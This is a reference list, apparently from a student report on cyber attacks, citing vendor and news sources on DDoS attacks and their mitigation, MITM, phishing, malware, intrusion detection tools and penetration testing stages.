Canadian Centre for CyberSecurity (2024) *Defending against distributed denial of service (DDoS) attacks – ITSM.80.110*, Canadian Centre for Cyber Security. Available at: <https://www.cyber.gc.ca/en/guidance/defending-against-distributed-denial-service-ddos-attacks-itsm80110>.

Checkpoint (2022) *What is a Cyber Attack?*, Check Point Software. Available at: <https://www.checkpoint.com/cyber-hub/cyber-security/what-is-cyber-attack/>.

Imperva (no date) *What is a Cyber Attack | Types, Examples & Prevention | Imperva*, Learning Center. Available at: <https://www.imperva.com/learn/application-security/cyber-attack/>.

Kesavan (2016) *Three Types of DDoS Attacks| ThousandEyes*, Thousandeyes.com. ThousandEyes. Available at: <https://www.thousandeyes.com/blog/three-types-ddos-attacks?> (Accessed: 21 April 2025).

Networks, A. (2024) *What is a Volumetric DDoS Attack? | Glossary | A10 Networks*, A10 Networks. Available at: <https://www.a10networks.com/glossary/what-is-a-volumetric-ddos-attack/?> (Accessed: 21 April 2025).

Newman, L. H. (2018) *A 1.3-Tbs DDoS Hit GitHub, the Largest Yet Recorded*, WIRED. Available at: <https://www.wired.com/story/github-ddos-memcached/>? (Accessed: 21 April 2025).

News, T. H. (2018) *Biggest-Ever DDoS Attack (1.35 Tbs) Hits Github Website, The Hacker News*. Available at: <https://thehackernews.com/2018/03/biggest-ddos-attack-github.html>? (Accessed: 21 April 2025).

Systems, C. (2025) *All Roads Lead to Ransomware: Inside Cisco Talos Threat Hunters*, Cisco. Available at: <https://www.cisco.com/site/us/en/learn/topics/security/what-is-a-cyberattack.html>.

Developer AXE-WEB. "From 2024 to 2025: The Evolving DDoS Threat Landscape." *GlobalDots*, 13 Feb. 2025, www.globaldots.com/resources/blog/ddos-threat-landscape-2025-trends/?

Foltýn. "GitHub Knocked Briefly Offline by Biggest DDoS Attack Ever." *WeLiveSecurity*, 2 Mar. 2018, www.welivesecurity.com/2018/03/02/github-knocked-briefly-offline-biggest-ddos-attack/.

Glossary. "What Is DDoS Mitigation?" *F5, Inc.*, 2023, www.f5.com/glossary/ddos-mitigation?

Gopalan, Vivek. "Indusface." *Indusface*, 27 June 2024, www.indusface.com/blog/best-practices-to-prevent-ddos-attacks/?

Imperva. "What Is Blackholing | Mitigating DDoS Attacks | Imperva." *Learning Center*, 19 May 2023, www.imperva.com/learn/ddos/blackholing/?

Sundar, Venkatesh. "Top 15 DDoS Protection Best Practices." *Security Boulevard*, 25 Apr. 2023, securityboulevard.com/2023/04/top-15-ddos-protection-best-practices/?

Baker, K. (2025) *What is a man in the middle (MITM) attack?*, CrowdStrike.com. Available at: <https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/man-in-the-middle-mitm-attack/> (Accessed: 6 May 2025).

Chia, A. (2024) *Log Analysis: A Complete Introduction* | Splunk, Splunk. Available at: https://www.splunk.com/en_us/blog/learn/log-analysis.html (Accessed: 6 May 2025).

CISCO (2024) *What Is Malware? - Definition and Examples*, Cisco. Available at: <https://www.cisco.com/site/us/en/learn/topics/security/what-is-malware.html> (Accessed: 6 May 2025).

CLOUDFLARE (2025) 'Ping (ICMP) Flood DDoS Attack | Cloudflare', Cloudflare. Available at: <https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/> (Accessed: 6 May 2025).

Coleman, B. and Morrison, S. (2023) *15 Types of Cyber Attack*, Human Focus. Available at: <https://humanfocus.co.uk/blog/15-types-of-cyber-attack/> (Accessed: 6 May 2025).

CompTIA (2024) *What Is Wireshark and How to Use It*, CompTIA. Available at: <https://www.comptia.org/content/articles/what-is-wireshark-and-how-to-use-it> (Accessed: 6 May 2025).

Dennis, M. (2019) 'denial of service attack | Definition & Facts', *Encyclopædia Britannica*. Available at: <https://www.britannica.com/technology/denial-of-service-attack> (Accessed: 5 May 2025).

Fail2Ban (2024) *What is Fail2Ban with Setup & Configuration? (Detailed Guide)*, RunCloud Blog. Available at: <https://runcloud.io/blog/what-is-fail2ban> (Accessed: 6 May 2025).

Fastly (2023) *Fastly*, Fastly.com. Available at: <https://www.fastly.com/learning/bots/what-is-a-syn-flood-attack> (Accessed: 6 May 2025).

Fortinet (2023) *SNORT—Network Intrusion Detection and Prevention System*, Fortinet. Available at: <https://www.fortinet.com/resources/cyberglossary/snort> (Accessed: 5 May 2025).

<https://datami.ee/blog/oleksandr-filipov> (2025) *Penetration Testing Execution Standard: 7 PTES Stages* – Datami, Datami.ee. Available at: <https://datami.ee/blog/penetration-testing-execution-standard-7-ptes-stages/> (Accessed: 5 May 2025).

Imperva (2023) *What is phishing | Attack techniques & scam examples | Imperva, Imperva*. Available at: <https://www.imperva.com/learn/application-security/phishing-attack-scam/> (Accessed: 6 May 2025).

Jenda (2025) *10 Best Ping Monitoring Solutions in 2025 | Better Stack Community, betterstackhq*. Available at: <https://betterstack.com/community/comparisons/ping-monitoring-tools/> (Accessed: 12 May 2025).

Researchgate (2024) *Figure 2. Cyber-Attacks by Type., ResearchGate*. Available at: https://www.researchgate.net/figure/Cyber-Attacks-by-Type_fig2_359155431 (Accessed: 6 May 2025).

Sasikala S (2023) *Understanding the Phases of Penetration Testing (PTES), Medium*. Available at: <https://medium.com/@sasikalapillai16/understanding-the-phases-of-penetration-testing-ptes-e5f3f619a104> (Accessed: 6 May 2025).

Solarwinds (2016) *What Is NetFlow? How NetFlow Works & How to Use | SolarWinds, Solarwinds.com*. Available at: <https://www.solarwinds.com/netflow-traffic-analyzer/use-cases/what-is-netflow> (Accessed: 2025).